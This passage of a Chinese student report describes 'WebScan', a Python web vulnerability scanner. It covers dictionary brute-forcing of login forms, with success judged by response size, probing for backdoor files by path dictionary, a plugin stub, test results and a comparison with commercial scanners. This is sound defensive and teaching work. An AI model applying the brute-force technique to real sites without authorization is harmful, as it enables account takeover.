6）文件内容服务端校验；
7）上传文件重命名；
8）隐藏上传文件路径。

4.5 弱口令漏洞扫描模块设计与实现

4.5.1 弱口令字典爆破

首先通过 URL 扫描目录，检测网站的 form 表单，再检查表单里面的关键字，包含指定关键字（user，pass）的视为登陆页面，根据表单的提交方法，跑字典爆破，根据返回的包的大小来判断是否登陆成功。弱口令字典爆破流程如图 4-11 所示。



图 4-11 弱口令爆破原理

4.5.2 修复建议

(1) 对管理后台进行访问控制，修改后台弱口令，加强口令强度并定期修改。

(2) 增加验证机制，防爆破机制，限制 ip+cookie 访问次数。

4.6 后门漏洞检测模块设计与实现

4.6.1 服务器脚本语言类型判断

用户首先输入一个有效 URL，系统后台取 URL 顶级域名，在其顶级域名后加 /index.xx(xx 表示脚本语言，如 PHP，asp...)，进行域名访问，通过返回的服务器状态来判断其服务器脚本语言类型。服务器脚本语言判断流程如图 4-12 所示。



图 4-12 脚本类型判断

4.6.2 字典扫描

根据判断的脚本类型来选择相应的字典进行扫描，通过扫描返回的服务器的应答状态来判断是否有可能存在后门。后门字典扫描流程如图 4-13 所示。



图 4-13 字典爆破原理

4.6.3 修复建议

按照给出的 URL 列表，逐个排除后门文件，查询后门来源，采取必要的补救措施。

4.7 插件拓展功能

1.容易移植其他 Python 脚本工具；

2.用户可以根据需要，自定义脚本工具。

图 4-14 模块架构

模块启动文件内容：

```
#coding:utf-8
from log import log
from SQLClass import *
from Repair mport *
from output.printf import *
def run(urls,thread,islog):#所有模块都必须定义该函数，该函数为入口函数
    printf("okkk","blue")
    if islog:#是否记录日志，可以把 islog 作为参数传递给对应的类，作为私有变量
        log.write("SQL", "SQL System boot")
```

模块信息内容：

```
{
  "name" : "SQL",
  "author" : "Mr. Xiao",
  "version": "1.0.0.0",
  "introduction": "A SQL injection checking module can query common SQL injection information, etc.",
  "how_to_use":"Select this module to enable it."
}
```

第五章 系统测试

本章根据本作品 WebScan 漏洞扫描系统的应用情况，对该系统进行了测试和分析。首先从系统的硬件环境和软件环境两方面介绍了该系统的测试环境，接着从 Web 进行具体的功能测试与性能分析，最后在系统部署要求方面做了比较分析。

5.1 系统测试方案

本章节是 WebScan 系统的系统测试方案，我们通过对该系统进行全面的测试，明确了该系统的功能特性，详细描述系统的功能特点，对测试过程中遇到的困难进行逐一排查并完美解决，使系统更加完善，保证系统功能的完整性和稳定性。

5.2 系统测试环境

5.2.1 硬件环境

本作品的系统测试硬件为 CPU Intel i7，内存 8G，机械硬盘 1T，固态硬盘 109G。

5.2.2 软件环境

本作品的测试软件环境操作系统为 Windows10，浏览器为 Chrome。此外在服务器上搭建软件环境还需要的软件包有 PyCharm 19.1、Python2.7.16、JDK1.7 等。本作品测试的所有硬件和软件详细配置见表 5-1。

表 5-1 测试软硬件配置

设备	CPU	内存	操作系统	所需软件和 RPM 包
测试机	Intel i7	8G	Windows10	Python2.7.16
				JDK1.8
				PyCharm19.1

5.2.3 测试环境搭建

(1) 安装操作系统 windows 10 并激活。

(2) 安装 jdk1.8、Python2.7.16、并配置相应的环境变量，对 PyCharm19.1 进行初始化配置。

(3) 安装 pip、setuptools，确保能够顺利安装部分 python 模块。

(4) 将运行未成功时显示缺少的模块进行安装，部分可使用 pip install，部分需要下载独立安装包进行安装。

(5) 将 WebScan 漏洞扫描系统框架文件添加进入 PyCharm 软件中。

(6) 确认运行 PyCharm 不存在问题，打开扫描文件输入网址进行测试。

(7) 对测试结果进行总结分析。

5.3 系统测试过程与分析

在本节中，我们将对 WebScan 漏洞扫描系统进行基本的测试，并对测试结果进行系统的分析。

5.3.1 模块测试方法

首先本次测试的内容是针对已有模块和框架进行测试，利用已经提前搭建好的网站 http://python.dreamn.cn 进行测试，其中包含了一些较为常见的网页漏洞，诸如 SQL 注入漏洞、弱口令漏洞、XSS 漏洞、文件上传漏洞和暴力破解漏洞五大类，而本系统的作用便是对网站进行扫描，再利用爬虫爬取网站相关信息，利用所获数据对网站是否存在漏洞进行判别，随后再运行相关程序提出合理的漏洞解决方案，此外还提供了扫描深度选项（1-10）和扫描路径选项（2-50）以供使用者选择，还有扫描日志的保留选择（Y/N）。在接下来的测试中我们也会选择不同深度和不同路径对已建好的相应网站进行测试，以此检验系统的工作性能。

打开 PyCharm19.1 界面如下



图 5-1 框架主界面

5.3.2 核心框架测试

程序初始化运行测试:

打印 LOGO、版本号和程序设计团队

图 5-2 框架 logo

程序交互过程测试:

要求用户输入需要扫描的 URL，以及程序运行运行的模式和配置。

作为程序的核心模块，提供了多线程等诸多功能。



图 5-3 框架启动参数

程序执行过程测试：

使用基于深度和广度的算法，完整爬取页面内存在的目录，在获取完整的目录之后，将目录整合在列表中，提供给其他模块使用。

在控制台输出 URL 和扫描过程的详细信息，并且对有效 URL 加上高亮。



图 5-4 框架扫描测试

调用模块部分的测试：

通过调用 Scan 模块提供的接口，在 Scan 模块的基础上，支持第三方扩展。用户可以加上自己设计的功能，测试其他漏洞或者增强对某一漏洞的扫描能力。



图 5-5 框架模块选择

5.4 与同类产品对比测试

表 5-2 同类产品对比表

功能 \ 名称	WebInspect	Whisker/libwhisker	Acunetix Web Vulnerability Scanner	WebScan (本作品)
SQL 注入	√	√	√	√
跨站脚本攻击	√	×	√	√
弱口令	√	√	√	√
后门	√	√	√	√
可拓展性	×	×	×	√
软件是否轻量级	×	×	×	√
是否免费	√	√	×	√
跨平台	×	×	×	√
提供修复解决方案	×	×	√	√

由上表可见，该程序具备跨平台、轻量、可拓展等特点，明显超越市面上部分产品。

5.5 本章小结

通过以上的测试可以看出，本作品 WebScan 漏洞扫描系统已经具备了网页可能存在的漏洞检测分析与修复功能，并对其部分功能进行了相应的基本测试，测试结果显示我们的系统具有较好的网页漏洞检测效果和不错的修复能力。且相对于同类产品来讲，它的灵活性与便携性都更高。

第六章 创新性

本作品的 WebScan 漏洞扫描系统有如下几点创新性：

(1) 软件核心框架非常小，通过动态加载各种模块来实现各种及其强大的功能，甚至只需要修改几行代码就能直接将世面上已知的漏洞针对性 Python 程序进行移植与使用（详细见 4.7 插件拓展功能）；

(2) 本作品采用 Python 作为编写语言，具有超高的灵活性，确保了扫描系统的可靠性，以及开发使用的可扩展性与可移植性，支持跨平台运行，兼容性极强，可移植性高。

(3) 本作品自带的模块具备修复功能，能够对已经扫描出来的漏洞提供修复解决方案。

(4) 本作品根据已公开的漏洞库，提供了各种类型的漏洞插件接口，同时在未知漏洞方面，利用 Python 的 AI 相关库(AIMA)，可以进行疑似的警告和建议，对有可能出现的漏洞进行预警。

4 第七章 总结

Web2.0 时代已经到来，不同于 Web1.0 用户通过浏览器获取信息。Web2.0 用户既是网站内容的浏览者，也是网站内容的制造者。同时因为这种特性，也导致了 Web 安全问题日益严重。加之溢出漏洞利用的越来越困难，导致 Web 成为黑客攻击服务器的主要途径，Web 安全已经成为信息安全行业头顶的达摩克利斯之剑。

本文首先分析了当下 Web 网页中可能存在的种种安全问题，近而提出了一种基于 WebScan 漏洞扫描的分析系统。经过分析历年来 OWASP TOP10 排名，我们精心挑选出了几类最具有危险性和代表性的漏洞作为研究方向。对每种不同漏洞的产生原理、利用方式和修补方案做了深入的研究，并且设计出针对性的模块。

扫描器利用 SCAN 模块，采用多线程的方式获取目标系统的所有 URL，然后尝试模拟对这些 URL 的访问以获取更多的 URL，因此循环直到获得所有已知的 URL，或者使用已知的字典来爆破目标系统的 URL 以获取尽可能多的有效 URL。然后重新组织获取的 URL 并使用已知漏洞检测模块输入这些 URL 的已知漏洞的操作代码，检测用于确定目标系统是否易受攻击。

目前本作品一大特点是提供了一些面向特定漏洞的扫描修复模块（目前已经完成 sql 模块与后门模块的编写），因此能够较好的覆盖主要的漏洞问题。但是基础模块的功能有限，误报率高，并且缺乏普适性。因此本作品的另一个特点便是各个模块会提供扩展接口，方便使用者对代码进行完善和二次开发，并且由于 Python 的普适性，该程序几乎可以运行于任何平台。

目前基础模块扫描效果和修复效果方面还不是很完善。这也是下一步我们需要解决的问题。由于本次准备时间有限，本作品还有很多不完善的地方，后面我们会继续对本作品进一步优化和完善。例如，添加更多的漏洞扫描选项和修复选项，同时加大扫描力度，对用户使用界面进行进一步美化，加入更多成熟软件应有的后续功能。相信通过持续的改进工作我们的作品会变得越来越好，也能更好地满足用户的使用需求。

参考文献

[1] 陈兴蜀, 曾雪梅, 王文贤, 等. 基于大数据的网络安全与情报分析[J]. 工程科学与技术, 2017, 49(3):1-12.
[2] 刘赟. 论计算机信息管理在机关事业单位网络安全中的重要性[J]. 电脑知识与技术, 2017, 13(5X):27-28.
[3] Dalai A K, Ankush S D, Jena S K. XSS Attack Prevention Using DOM-Based Filter[M]// Progress in Intelligent Computing Techniques: Theory, Practice, and Applications. 2018.
[4] Wijayarathna C, Arachchilage N A G. Fighting Against XSS Attacks: A Usability Evaluation of OWASP ESAPI Output Encoding[J]. 2018.
[5]佚名. 论如何应对基于PHP技术开发的Web应用程序漏洞[J]. 电脑编程技巧与维护, 2018, 400(10):169-170+175.
[6]贾文超, 戚兰兰, 施凡,等. 采用随机森林改进算法的 WebShell 检测方法[J]. 计算机应用研究, 2018, 35(5).
[7]王亚丽. Webshell 查杀逃逸技术研究[J]. 网络安全技术与应用, 2017(9):75-76.
[8]Cui H, Huang D, Fang Y, et al. Webshell Detection Based on Random Forest – Gradient Boosting Decision Tree Algorithm[C]// 2018 IEEE Third International Conference on Data Science in Cyberspace (DSC). 2018.
[9] 卢成浪, 郑城仁. SQL 漏洞研究及实战分析[J]. 电子技术与软件工程, 2018.
[10] SQL 注入漏洞快速检测技术的研究[D]. 浙江工商大学, 2017.
[11] Ran W, Xu G, Zeng X, et al. TT-XSS: A novel taint tracking based dynamic detection framework for DOM Cross-Site Scripting[J]. Journal of Parallel & Distributed Computing, 2017, 118:S0743731517302186.
[12] Heiderich M, Späth C, Schwenk J. DOMPurify: Client-Side Protection Against XSS and Markup Injection[C]// European Symposium on Research in Computer Security. 2017.
[13] 孔德广, 蒋朝惠, 郭春,等. 基于 Simhash 算法的 Webshell 检测方法[J]. 通信技术, 2018, 51(3):666-670.
[14] 王坤, 黄佳, 宋红波. 信息安全渗透测试中常见的高风险问题及应对办法[J]. 通信技术, 2017(2):353-357.
[15] Wei K P, Zhi-Hui G E, Yang B. Research on Attack-defense of PHP Web Application Upload Vulnerability[J]. Netinfo Security, 2015.
[16] txcbg. 网站安全的大敌——弱口令[J]. 电脑爱好者, 2011(15):65-65.
[17] 戴桦, 李景, 卢新岱,等. 智能检测 WebShell 的机器学习算法[J]. 网络与信息安全学报, 2017, 3(04):55-61.
[18] Hua D, Hua D, Hua D. A Matrix Decomposition based Webshell Detection Method[C]// International Conference on Cryptography. 2017.
[19]赵运弢, 徐春雨, 薄波,等. 基于流量的 WebShell 行为分析与检测方法[J]. 网络安全技术与应用, 2018(4):8-9.
[20]李翰翔, 孙丹, 施业旺. SQL 注入漏洞攻击与防御方式浅析[J]. 科技广场, 2017(10):80-84.

[21]Fonseca J, Vieira M, Madeira H. Testing and Comparing Web Vulnerability Scanning Tools for SQL Injection and XSS Attacks[C]// Pacific Rim International Symposium on Dependable Computing. 2007.